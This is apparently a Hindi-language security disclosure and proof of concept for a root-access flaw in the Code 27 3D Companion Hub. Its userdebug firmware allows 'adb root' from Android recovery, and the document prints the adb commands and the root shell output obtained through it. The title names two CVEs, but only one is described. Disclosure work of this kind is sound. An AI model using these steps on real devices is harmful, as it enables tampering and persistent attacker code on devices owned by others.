
CVE-2026-36027 और CVE-2026-36028 के लिए प्रूफ ऑफ कॉन्सेप्ट


Code 27 3D Companion Hub एक भौतिक डेस्कटॉप उपकरण है जो एक कस्टम AI पात्र ("Codie") को एनिमेटेड 3D साथी के रूप में प्रस्तुत करता है। उपयोगकर्ता कोई भी 3D मॉडल अपलोड या बना सकते हैं, और मल्टीमॉडल AI पात्र को अपने आस-पास देखने, स्वर और शारीरिक भाषा पढ़ने और खुले अंत वाली बातचीत करने देता है।
यह रिपोर्ट दो ऐसी भेद्यताओं को कवर करती है जिनके लिए उपकरण तक भौतिक पहुंच की आवश्यकता होती है। दोनों को नीचे दिए गए बिल्ड के विरुद्ध मान्य किया गया है और प्रकाशन के समय, अनपैच हैं।
| फ़ील्ड | मान |
|---|---|
| उत्पाद | Code 27 3D Companion Hub |

| Companion Hub UI संस्करण | 1.2.0 |
| SoC / बोर्ड | Rockchip RK3588S (rk3588s_yt921) |
| OS | Android 12 |
| बिल्ड ID | SQ3A.220705.003.A1 |
| पूर्ण फिंगरप्रिंट | rk3588s_yt921-userdebug 12 SQ3A.220705.003.A1 eng.dj.20260203.134404 release-keys |
| बिल्ड प्रकार | userdebug / release-keys |
शिपिंग फर्मवेयर एक userdebug बिल्ड है (रिकवरी बैनर और ro.build.display.id में दिखाई देता है)। userdebug बिल्ड adb root के माध्यम से adbd को रूट के रूप में पुनः आरंभ करने की अनुमति देते हैं, जो CVE-2026-36027 के अस्तित्व में आने का एक प्रमुख सक्षम कारक है।
एक शारीरिक रूप से निकट का हमलावर Companion Hub को Android रिकवरी में बूट कर सकता है और रूट-विशेषाधिकार प्राप्त ADB शेल (uid=0, SELinux संदर्भ u:r:su:s0) प्राप्त कर सकता है। चूंकि उपकरण एक userdebug बिल्ड भेजता है, adbd को adb root के साथ रूट के रूप में पुनः आरंभ किया जा सकता है, जिससे हमलावर को रिकवरी वातावरण के साथ पढ़ने/लिखने की बातचीत, बिल्ड और हार्डवेयर गुणों की गणना करने की क्षमता, और रिकवरी फ़ंक्शंस (साइडलोड, फास्टबूट, पार्टीशन संचालन) तक पहुंच मिलती है।
प्राप्त पहुंच रिकवरी रैमडिस्क के भीतर है, लाइव Android रनटाइम में नहीं। परीक्षण में, रिकवरी Mount /system क्रिया विफल रही (libfs_mgr /dev/block/by-name/system नहीं खोल सका), इसलिए सिस्टम पार्टीशन इस पथ के माध्यम से सीधे माउंट नहीं हुआ था, और कियोस्क और किसी भी डिक्रिप्टेड उपयोगकर्ता डेटा के साथ बूट किया गया उपयोगकर्ता वातावरण इस मोड में प्रस्तुत नहीं होता है।
यह अभी भी मायने रखता है क्योंकि रिकवरी वातावरण में रूट पहुंच स्थायी उपकरण स्थिति को संशोधित करने का आधार है (उदाहरण के लिए, पार्टीशन में लिखना या क्राफ्टेड अपडेट पैकेज लागू करना) ताकि हमलावर-नियंत्रित कोड बाद के सामान्य बूट पर चल सके, लाइव उपकरण पर पैर जमा सके।

Mount /system पर नेविगेट करें, इसे हाइलाइट करें, और पुष्टि करें। यह विफल होता हुआ दिखाई देगा। यह अपेक्षित है, और एक्सप्लॉइट फिर भी काम करता है। (रिकवरी लॉग libfs_mgr द्वारा /dev/block/by-name/system खोलने में विफलता दर्शाता है।)PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe devices
List of devices attached
YGKJ2601921S00193 recovery
PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe root
restarting adbd as root
timeout expired while waiting for device
PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe shell
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid),3012(readtracefs) context=u:r:su:s0
# getprop ro.build.display.id
rk3588s_yt921-userdebug 12 SQ3A.220705.003.A1 eng.dj.20260203.134404 release-keys
# getprop ro.product.model
rk3588s_yt921
# getprop ro.build.version.release
12
